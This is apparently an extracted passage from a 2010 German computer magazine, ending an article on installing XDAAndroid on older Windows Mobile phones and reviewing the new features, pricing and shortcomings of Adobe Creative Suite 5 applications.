Mit XDAAndroid haucht man älteren Windows-Mobile-Smartphones wieder ein neues Leben ein. Gegenüber dem als ressourcenhungrig verschrieenen Windows Mobile kann Android jedoch im derzeitigen Stadium kaum Boden gutmachen: Kamera-Funktionen fehlen, auf älteren Geräten läuft die Software nicht flüssig und auf einem unserer Testgeräte stürzte Android regelmäßig nach kurzer Zeit ab. Die Entwickler bauen jedoch wö-

chentlich neue Funktionen ein und drehen an diversen Schrauben; daher besteht gute Hoffnung, dass Android in naher Zukunft auch für den Alltagseinsatz auf diesen Smartphones taugt.


Die Bedienung der umgerüsteten Geräte ist gewöhnungsbedürftig, auch weil der an ungünstiger Stelle liegende umfunktionierte Einschaltknopf doch recht häufig gebraucht wird. An der Stiftbedienung dürften mit den Geräten vertraute Anwender nichts auszusetzen haben – per Finger lassen sich die resistiven Touchscreens jedoch schlechter bedienen als die kapazitiven. Dennoch spricht nach unseren Erfahrungen nichts gegen einen kostenlosen Android-Spaziergang, da die Android-Installation die Windows-Mobile-Firmware nicht berührt. (II)

### Literatur

- [1] Lutz Labs, Jörg Wirtgen, Smartphone-Diskriminierung, Google schränkt Programmauswahl für Android ein, c't 7/10, S. 30

[www.ct.de/1013094](http://www.ct.de/1013094)

ct



Nur mit diesen Einstellungen in der Registry von Windows Mobile lief der Bootmanager auf allen Testgeräten. Die letzten vier Werte müssen als dwords eingetragen werden.






Anzeige

Monika Gause, Marc Kersten, André Kramer,  
Florian Mihaljevic, Frank Puscher, Joachim Sauer

# Sanfte Evolution

## Adobes Creative Suite 5 bringt viele Änderungen im Detail

Die Creative Suite ist auch in der fünften Ausgabe ein „Who is Who“ der professionellen Kreativwerkzeuge. Neuigkeiten gibt es vor allem bei Photoshop, Illustrator und InDesign, am Unterbau der Video-Produkte und in Form des neu eingeführten Flash Catalyst, das auch Unkundigen die Produktion von Flash-Inhalten ermöglichen soll.



Statt sechs bietet Adobe fortan nur noch fünf Ausgaben der Creative Suite an. Das Design-Paket gibt es weiterhin als Standard-Ausführung mit Photoshop, Illustrator, InDesign und Acrobat 9 Pro im Kern beziehungsweise als Premium-Ausgabe mit zusätzlich Flash, Dreamweaver und Photoshop Extended. In der Sparte „Web“ wird es nur noch das Premium-Paket geben – günstiger als Design Premium und dafür ohne InDesign und Acrobat. Production Premium und die Master Collection bleiben nahezu unverändert. Bis auf Design Standard enthalten alle Suiten das neu entwickelte Produkt Flash Catalyst (siehe Tabelle auf S. 103).

Die Preise der Einzelprodukte und die Upgrade-Preise ändern sich nicht. Die Suiten Design Premium, Web Premium und Master Collection kosten 120 Euro mehr als ihre Vorgänger. Nach wie vor unterscheiden sich aber die US-Preise stark von denen der deutschsprachigen Suiten. Während die Creative Suite De-

sign Premium beispielsweise in den USA umgerechnet gut 1500 Euro ohne Steuer kostet, schlägt sie in Deutschland mit 2300 Euro zu Buche. Photoshop CS5 kostet hüben ohne Steuer 850 und drüben umgerechnet nur 560 Euro. Wer eine amerikanische Version kauft, erhält in Europa übrigens keinen Support von Adobe.

Adobe führt als Begründung insbesondere die lokalen Marktbedingungen wie Kosten für Vertrieb, Marketing und Support sowie die Lokalisierung in 15 europäische Sprachen ins Feld. „In Amerika erreichen wir mit weniger Marketing-Aufwand mehr“, sagt Adobe-Pressesprecher Alexander Hopstein. In der EU seien doppelt so viele Außendienst-Mitarbeiter beschäftigt wie in den USA.

Dem Test liegen die Mitte Mai veröffentlichten finalen, deutschsprachigen Versionen aller Anwendungen zugrunde. Premiere Pro und After Effects liegen erstmals und ausschließlich als 64-Bit-Anwendungen

vor; Photoshop gibt es nun auch für Mac OS X in 64 Bit. Außer für Mammutprojekte wie Bert Monroys fotorealistische Gigapixel-Gemälde oder großflächige Billboard-Layouts bringen die 64-Bit-Versionen aber – wie von Adobe selbst eingeräumt – nur einen geringen Geschwindigkeitsvorteil.

Ein weiteres Mal ändern sich die Bedienoberflächen der Programme. Augenfälligste Neuerung sind die Arbeitsbereiche, vorgefertigte Sammlungen von Paletten, die für Anwendungen wie Design, Malen, 3D und Fotografie vorsortiert sind. In einem langen und schmerzhaften Prozess ist es gelungen, ein einigermaßen stimmiges Gesamtbild mit einheitlichen Elementen zu erzielen. Gerade der Newcomer Flash Catalyst weicht aber wieder davon ab.

Nutzer von Photoshop und InDesign können auf den Dateibrowser Bridge nun als Palette innerhalb ihrer Anwendungen zugreifen. In der extrem kompakten Darstellung geht zu-

nächst der Überblick verloren. Zum Öffnen-Dialog im Dateimenü ist die Mini-Bridge aber eine willkommene Alternative.

### Photoshop

Während Photoshops Camera-Raw-Import seit der Creative Suite 2 lediglich kosmetische Eingriffe erfuhr, hat Adobe nun den Algorithmus neu programmiert. Das äußert sich in deutlich besserem Entrauschen, das vorher ohne Zusatzprogramme nicht zu bewerkstelligen war. Neben Helligkeits- und Farbrauschen kann man nun auch für beide Typen separat den Grad angeben, zu dem Details erhalten werden sollen. Mit Vorversionen bearbeitete Bilder öffnet Photoshop mit Hilfe des alten Camera Raw, zu erkennen an einem Warndreieck im Histogramm.

Adobe hat festgestellt, dass viele Nutzer die Camera-Raw-Funktion zum Herausrechnen der Vignettierung für Effekte nutzten. Dem trägt der neue Rei-


ter „Effekte“ Rechnung. Die Vignette lässt sich mit Farb- oder Lichterpriorität einstellen, was je nach Bild unterschiedliche Effekte erzielt. Außerdem kann man Korn variabler Größe und Menge hinzufügen.

Was FixFoto schon lange beherrscht, hält nun auch in Photoshop Einzug: die automatische Korrektur von Linsenverzerrung, Farbsäumen und Vignettierung. Musste man vorher diese Objektfehler über den Dialog Filter/Verzerren/Objektivkorrektur umständlich manuell korrigieren, erkennt Photoshop nun gängige Kamera-Objektiv-Kombinationen automatisch. Die Liste hält sich beispielsweise für Nikon mit vier Objektiven für die D90 und acht für die D3X oder gerade mal einem Eintrag für die Canon EOS 5D Mark II allerdings noch in engen Grenzen.

Endlich hat Adobe bei dem bisher weitgehend unbrauchbaren Tonemapping-Dialog nachgebessert und ihn für Pseudo-HDR-Effekte ins Menü Bild/Korrekturen aufgenommen. Als Einstellungsebene steht er leider nicht zur Verfügung. Mit detaillierten Einstellungsmöglichkeiten für Farbe und Details gelingen im Modus „Lokale Anpassung“ HDR-Effekte mit hohem lokalen Kontrast, die den Namen verdienen. Für fein austarierte Effekte dürften HDR-Enthusiasten allerdings weiterhin auf Photomatrix zurückgreifen wollen.

Das im Deutschen Formgitter genannte Werkzeug „Puppet Warp“ erinnert an das Bewegen einer Marionette. Einem Motiv gibt man per Mausklick Gelenkpunkte, anhand derer man Teile verformen kann, ohne dass die Proportionen in Mitleidenschaft gezogen werden. Nie war es mit Photoshop einfacher, Objekte zu verformen – gegenüber dem Verflüssigen-Filter ein deutlicher Fortschritt.

Das inhaltsensitive Füllen, alias Content-Aware Fill, ergänzt Auswahlbereiche anhand der umliegenden Textur und lässt sich beim Löschen oder Füllen als Option wählen. So verschwinden per Mausklick Bäume, Stromleitungen oder Kräne zugunsten blauen Himmels oder Zäune für freien Blick über die grüne Wiese. Zusammengesetzte Panoramen erhalten so auf einfache Weise fehlende Kanten. Mit künstlichen Strukturen wie gepflasterten Wegen oder Hoch-



**Photoshop hilft Illustratoren mit einem realistischen Pinsel- und einem Verformen-Werkzeug. Die Schnellauswahl hat Adobe verbessert.**

häusern kommt die Funktion nicht zurecht. Bei der Retusche leisten Werkzeuge wie die Bereichsreparatur häufig bessere Arbeit. Als Startpunkt ist inhaltsensitives Füllen aber eine willkommene Hilfe.

Das Schnellauswahlwerkzeug hat Adobe abermals deutlich verbessert. Zwar erzeugt es nach wie vor zackige, harte Kanten, die lassen sich aber nachbearbeiten. Zu den Reglern zum Abrunden und Weichzeichnen der Auswahl gesellt sich ein Smart-Radius, der den Bereich der Kantenerkennung erweitert, und eine Funktion, die Farbkontamination, also Überbleibsel der Hintergrundfarbe, herausrechnet. Den üblichen Bordmitteln einer Bildbearbeitung ist es haushoch überlegen.

## Illustrator

In Illustrator vereinfacht ein neues Perspektivraster die Konstruktion mit bis zu drei Fluchtpunkten. Objekte können direkt auf den Perspektivebenen gezeichnet oder diesen später zugeordnet werden. Neben Textobjekten lassen sich auch Instanzen von Symbolen im Perspek-

tivraster ausrichten. Da das Zurückwandeln der perspektivischen Objekte nicht möglich ist, behält man die größte Flexibilität, wenn man zuerst eine Grafik erstellt, sie in ein Symbol umwandelt und dieses auf dem Raster verwendet.


Der Borstenpinsel findet sich genauso auch in Photoshop mit dem Unterschied, dass sowohl Linienverläufe als auch die Pinsel-eigenschaften nichtdestruktiv angewendet werden und damit zu einem späteren Zeitpunkt beliebig editierbar sind. Der Borstenpinsel ist eine physikalische Engine, die reale Pinsel imitiert, indem sie mehrere, sich transparent überlagernde Grundformen entlang des gemalten Pfads verformt. Die Lage und Dichte der Grundformen richtet sich nach den Einstellungen für die Eigenschaften, zum Beispiel Stärke, Dichte, Länge und Festigkeit der Pinselborsten. Neben freien Illustrationen eignen sich Borstenpinsel auch für das Malen lebendiger Texturen in ansonsten häufig steril wirkenden Vektorgrafiken.

Weitaus interessanter für viele Anwender sind Dutzende, teilweise lang erwartete Verbesserungen bestehender Funktionen.

Dazu gehört das Zusammenfügen mehrerer Pfade auf einen Klick, etwa aus importierten CAD-Daten, ebenso wie das einfache Auswählen verdeckter Objekte und das Zeichnen innerhalb von Pfaden. Eine neue Palette schafft Übersicht über Zeichenflächen. Für Screendesigner ist das automatische Ausrichten von Objekten am Pixelraster wichtig, zum Beispiel zum Zeichnen exakter 1-Pixel-Linien. Die aus Flash bekannten 9-Slice-Hilfslinien erlauben nun auch innerhalb Illustrator das auf bestimmte Bereiche begrenzte Skalieren von Symbolinstanzen, zum Beispiel um Ecken zu schonen.

Mit Pfeilspitzen, die sich auf das Pfad-Ende positionieren und gestalten lassen oder den auf Eck- und Endpunkte ausgerichteten Strichelungen sind saubere Zeichnungen und Layouts schneller erstellt als zuvor. Eine neue Herangehensweise an Konturstärken bietet das Breitenwerkzeug. Damit kann man an jeder beliebigen Stelle eines Pfades Breitenpunkte setzen und die Konturstärke mit dem Werkzeug durch Klicken und Ziehen oder numerisch definieren – zur Verwendung an weiteren Linien speichert man einfach das Breitenprofil.


Die Diagrammfunktion und die Zeichenwerkzeuge wurden nicht erneuert; bei der Arbeit an Pfaden und geometrischen Formen gibt es weiterhin Verbesserungspotenzial – gerade im Ver-



**Illustrator verwaltet Zeichenflächen in einem eigenen Bedienfeld. Das Perspektivraster unterstützt bei Zeichnungen mit Fluchtpunkten.**



**InDesign lässt Überschriften über mehrere Spalten laufen und erzeugt dynamische Bildunterschriften.**



gleich zum Konkurrenten Corel-Draw. Außerdem bleibt Illustrator eine 32-Bit-Applikation. Immerhin kann sie jetzt durch besseres Speichermanagement statt 2 GByte unter Windows 3 und unter Mac OS X 4 GByte RAM nutzen. Den Geschwindigkeitszuwachs bemerkt man beispielsweise beim Anwenden von Effekten auf sehr große Objekte. Die verbesserten Funktionen sparen im alltäglichen Einsatz Zeit, indem sich an vielen Stellen umständliches Nachbearbeiten erübrigt.

## InDesign

Mit InDesign CS5 können Seitenlayouts komplexe Animationen erzeugen, ohne zu Flash wechseln zu müssen. Von Fireworks ausgeliehen hat Adobe die Fähigkeit, Seiten in Pixelmaßen anzulegen. Anleihen bei Illustrator ermöglichen verschiedene Seitengrößen in einem Dokument und eine Ebenenpalette, um einzelne Elemente direkt auszuwählen und auszublenken. InDesign läuft stabil, ist aber leider nur zur Version CS4 rückwärtskompatibel. Mit 3D hat InDesign nach wie vor nichts am Hut; das bleibt also die Domäne von Photoshop und Illustrator.

Fünf neue Paletten widmen sich der Ausgabe interaktiver Flash-Elemente. Positiv: Der Anwender muss sich nicht mit dem Konzept einer Timeline befassen, sondern weist die Animationseigenschaften wie Beginn, Dauer und Bewegungspfad einem Objekt oder einer Gruppe von Objekten zu. Eine Vorschau ist direkt im Dokument möglich.

Beim Produktivitätsgewinn punktet InDesign auf voller Linie. So entfällt der Wechsel zwischen Auswahl- und Inhaltswerkzeug, da InDesign dies interaktiv über eine kreisförmige Markierung im Rahmen ermöglicht. Auch dürfen viele Kilometer Mausbewegung zum Rotationswerkzeug entfallen: einfach mit der Maus über einen der Eckpunkte fahren und der Cursor wird zum Dreh- und Angelpunkt, wobei das keine wirkliche Innovation ist: Ventura Publisher konnte das so ähnlich schon vor einem Jahrzehnt.

Gerade im Zeitschriftensatz erspart die Möglichkeit, Absätze über mehrere Spalten laufen zu lassen, die Fummelei mit vielen Einzelrahmen. Einen Absatz in mehrere Spalten aufzuteilen ist ebenfalls möglich. Allerdings hat Adobe nicht mitgedacht: Zwischenüberschriften schlagen nach links aus und landen damit möglicherweise an einer falschen Stelle. Ein wahrer Segen ist der automatische Spaltenausgleich, der die Textzeilen eines Rahmens gleichmäßig verteilt. Das gleiche Prinzip funktioniert nun auch bei Bildrahmen: Der einmal festgelegte Einpassungsmodus überlebt jede Veränderung der Rahmengröße.

Eine wichtige Neuheit ist das Abstandswerkzeug, mit dem sich beieinander liegende Ele-

mente in ihrer Größe ändern lassen, ohne den Zwischenabstand anzutasten. Das Experimentieren mit verschiedenen Layoutvarianten geht damit erheblich zügiger von der Hand. Leider funktioniert das Tool nur, wenn tatsächlich Abstand zwischen zwei Elementen existiert. Hat man etwa zur Vermeidung von Blitzern eine Bildunterschrift minimal überlappend angelegt, lässt sich das Tool nicht verwenden.


Praktisch sind auch die Metadaten einbindenden, dynamischen Bildunterschriften sowie die Möglichkeit, Textänderungen anderer Nutzer im Dokument nachverfolgen und korrigieren zu können. Wenig begeistert dürften die Kaffeeproduzenten sein, denn der Druck und PDF-Export von Dokumenten läuft dank Multithreading jetzt im Hintergrund. Man kann also ohne Pause weiterarbeiten. Trotz aller Featuritis dauert der Programmstart nicht länger als bisher.

## Dreamweaver

Wenn es um das Thema Online geht, sieht sich Adobe gleich mehreren Baustellen ausgesetzt. Da wäre zum einen die Übernahme des Tracking-Spezialisten Omniture im letzten Sommer. Alle Experten erwarteten eine direkte Integration zumindest in Dreamweaver und Flash, sodass der Autor einer Website direkt den Trackingcode integrieren und mit Hilfe eines Online-Tools die Performance überwachen kann – gerade bei interaktiven Flash-Anwendungen mit langer Anwendungsdauer ein spannendes Thema. Die Tracking-Lösungen heißen Test & Target oder SiteCatalyst und stehen in Form von Extensions zur Verfügung. Die direkte Integration hat Adobe vermutlich aus Zeitgründen versäumt.


Die Integration von Online-Tools ist zumindest bei Dreamweaver trotzdem gelungen. BrowserLab heißt der Webdienst, der jede beliebige Website in unterschiedlichen Browsern und Betriebssystemen darstellt. Und das bereits vor Veröffentlichung direkt aus Dreamweaver heraus. Das geht sogar so weit, dass der Nutzer JavaScript per Knopfdruck deaktivieren kann. So lässt sich zum Beispiel ein RollOver-Zustand einfrieren. Die erstarrte Seite kann Dreamweaver an BrowserLab schicken und auf unterschiedlichen Plattformen anzeigen. Leider umfasst die Browserliste nur Mac- und Windows-Browser, außerdem kann der Nutzer keine Details wie die Auflösung oder die verwendeten Plug-ins bestimmen.

Stark verbessert zeigt sich auch das Bearbeiten von CSS



**Dreamweaver bietet ein starkes Feature für CSS-Bearbeiter: Per Rechtsklick lassen sich einzelne Stile temporär deaktivieren.**





**Der gelungenen Benutzerführung bei Flash Catalyst (Ausschnitt) merkt man an, dass sie keine Altlasten mit sich schleppt.**

(Cascading Style Sheets). Über einen Rechtsklick lassen sich einzelne CSS-Stile oder -Eigenschaften direkt abschalten und somit deren unmittelbare Wirkung aufs Layout beurteilen. Auch eine komplette Syntaxprüfung für CSS hat Adobe dem Web-Editor spendiert.

Die weiteren Neuerungen in Dreamweaver betreffen vor allem das Thema Produktivität. Die CSS-Templates wurden überarbeitet, ein Modus namens Live Code zeigt unmittelbar Veränderungen in der Programmierung an, und Dreamweaver CSS bekam eine PHP-Bibliothek mit auf den Weg. HTML5-Unterstützung bietet Adobe seit Ende Mai in Form einer kostenlosen Erweiterung an. Sie liefert die wichtigsten HTML5-Tags und CSS3-Regeln als Codebausteine mit und stellt sie Dreamweaver in den verschiedenen Werkzeugen zur Verfügung. So zeigt zum Beispiel der Tag-Inspektor den Kontext des derzeit

so populären <Video>-Tags. Hier schaltet der geeignete HTML5-Jünger zum Beispiel die Sichtbarkeit einer Steuerungsleiste einfach ein oder aus.

Neben den HTML5-Befehlen bringt die Extension noch ein weiteres, interessantes Feature mit, das auch für den klassischen HTMLer von Bedeutung ist. Im Multiscreen Preview zeigt Dreamweaver gleich drei Fenster unterschiedlicher Auflösung und ist somit in der Lage, die Darstellung einer Seite auf Smartphone, iPad und PC vergleichbar zu machen. Die Screens reagieren auf MediaQueries und können somit mit unterschiedlichen Inhalten beziehungsweise Formatierungen befüllt werden.

## Flash Catalyst

Flash Catalyst, das einzige neue Produkt im CS5-Paket, erlaubt es Designern und Einsteigern ohne viele Flash-Kenntnisse, interakti-

ve Anwendungen zusammenzuklicken [1]. Für Gestalter, die bislang wenig mit Web-Entwicklung am Hut hatten, ist das Tool ein Segen. Die können ihre fertigen Photoshop- oder Illustrator-Dateien in Flash Catalyst öffnen und dort zum Beispiel über das Ausschalten einzelner Ebenen unterschiedliche „Zustände“ definieren.

Die Zusammenarbeit mit Photoshop präsentiert sich nicht ganz ausgereift. So kann Flash Catalyst wie Flash Professional auch nicht mit allen Effekteinstellungen aus der Bildbearbeitung umgehen. Zwar besitzt Catalyst eigene, objektabhängige Filter für Schlagschatten, Glow oder Transparenz, doch gelingt die Übersetzung der Photoshop-Werte nicht. Bei grafischen Elementen, deren Effekte nicht Teil einer Animation sein sollen, lässt man also den Filtereffekt als festes grafisches Element einrechnen. Will man einen Button oder Text sanft aufglühen lassen, wird der Effekt erst gar nicht in Photoshop angelegt, sondern direkt in Catalyst als Filter angewendet. Dieses Vorgehen hat den Vorteil, dass Text nach dem Import bearbeitbar bleibt.

Das sogenannte Dynamic Linking beherrscht Catalyst mit PSD-Dateien nicht. Wenn man an einer bereits importierten Photoshop-Datei werkelt, muss man diese in Catalyst neu importieren. Aber es gibt einen Umweg: Catalyst besitzt den Kontextbefehl „In Adobe Photoshop CS5 bearbeiten“. Dazu benötigt Photoshop ein kostenloses, kleines Plug-in von der Adobe-Website. In Catalyst importierte und damit gerenderte Schlagschatten und Glows kann

man in Photoshop allerdings auch so nicht wieder bearbeiten.

Ein zentrales Steuerungsfeld macht in Catalyst mit nur drei Mausklicks aus einem beliebigen grafischen Element zum Beispiel einen Button, der bei Mausklick den Wechsel zu einem neuen Zustand auslöst. Diesen Wechsel gestaltet das Programm – einfache, sanfte Animation – perfekt für eine interaktive Diashow, die Onlineschulung oder einfache Microsites. Echte Flasher und Programmierer rümpfen natürlich die Nase ob der vorgefertigten Codebausteine.

Offensichtlich hat Adobe auf die Kritiker gehört und eine funktionierende Sound- und Videounterstützung integriert. Dank neuer vorgefertigter Codebausteine und fertiger Animationen (Smooth Transitions) ist das Herstellen kleiner interaktiver Anwendungen ein Kinderspiel. In Sachen Interface können sich alle Tools von der kontextsensitiven Klartextbeschriftung von Catalyst einiges abschneiden. Wenn Adobe da noch etwas radikaler vorgeht, wäre Catalyst ein hübsches Werkzeug für Businesspräsentationen, die zum Beispiel nahtlos auch mit Video umgehen könnten.

## Flash Professional

Eine aktuelle Antwort auf Apples Flash-Verweigerung in Form eines HTML5-Exports fehlt in Flash Professional. Der viel beworbene iPhone-Export wird ebenfalls von Apples Compiler-Verbot torpediert. Dafür exportiert Flash im XML-Derivat XFL und trennt darin Inhalt vom Code. So können auch Nicht-Flasher Inhaltselemente wie Grafiken austauschen, ohne das

Anzeige

Programm selbst benutzen zu müssen.

Ansonsten ist für jeden Flash-Typen etwas dabei. Coder dürfen endlich mit einer vollen Integration von Flash Builder zwischen beiden Tools hin- und herschalten. Die Codefragmente sind für Coder eine gute Gelegenheit, Zeit zu sparen und gelungene Programmierungen in einer Art Bibliothek zu parken.

Nichtprogrammierer profitieren ebenfalls von den Fragmenten, denn sie ebnet den schnellen Zugang zu grundlegenden Funktionen wie Drag & Drop oder die Steuerung von Objekten durch Pfeiltasten. Alle Flasher wird die neue Text-Engine freuen, die Spaltentext und feinere Textattribute wie Ligaturen unterstützt. Auch kann Text von einem Textkasten in den nächsten überfließen, wie man es aus DTP-Programmen kennt.


Die Verbesserung der Bones- und Deco-Tools bleibt marginal. Bones erzeugt Gelenkstrukturen für verknüpfte, animierte Elemente. Das Deco-Tool malt Girlanden und wiederkehrende Muster. Wesentlich spannender ist die Integration einer Runtime für Videos, die somit auch innerhalb der Autorensumgebung abgespielt werden können. Vorher zeigt diese nur ein ausgewähltes Standbild an. Dadurch lässt sich der restliche Content wesentlich genauer zum Beispiel an einen Video-Moderator anpassen, der per Greenscreen eingebunden wird.

In der Gesamtheit aller Neuerungen ist Flash CS5 kein Meilenstein. Nur Nutzer, die mit signifikanten Mengen von Fließtext arbeiten, ernten direkten Mehrwert. Für alle anderen sind die Neuheiten „nice to have“.

## Premiere Pro

Mehr Echtzeitleistung beim aufwendigen HD-Schnitt – das hat sich Adobe bei der CS5 auf die Fahnen geschrieben. Wichtigste Zutat ist die vollständige 64-Bit-Unterstützung des Schnittprogramms Premiere Pro und der Nachbearbeitungs-Software After Effects. Zwei Kröten müssen Anwender dafür jedoch schlucken: Beide Programme laufen nur noch unter Windows 7 und Vista mit 64 Bit oder Mac OS X. Weitere Einschränkung: Die volle Leistung entfalten sie nur in Zusammenarbeit mit einer von fünf Nvidia-Grafikkarten – vier davon teure

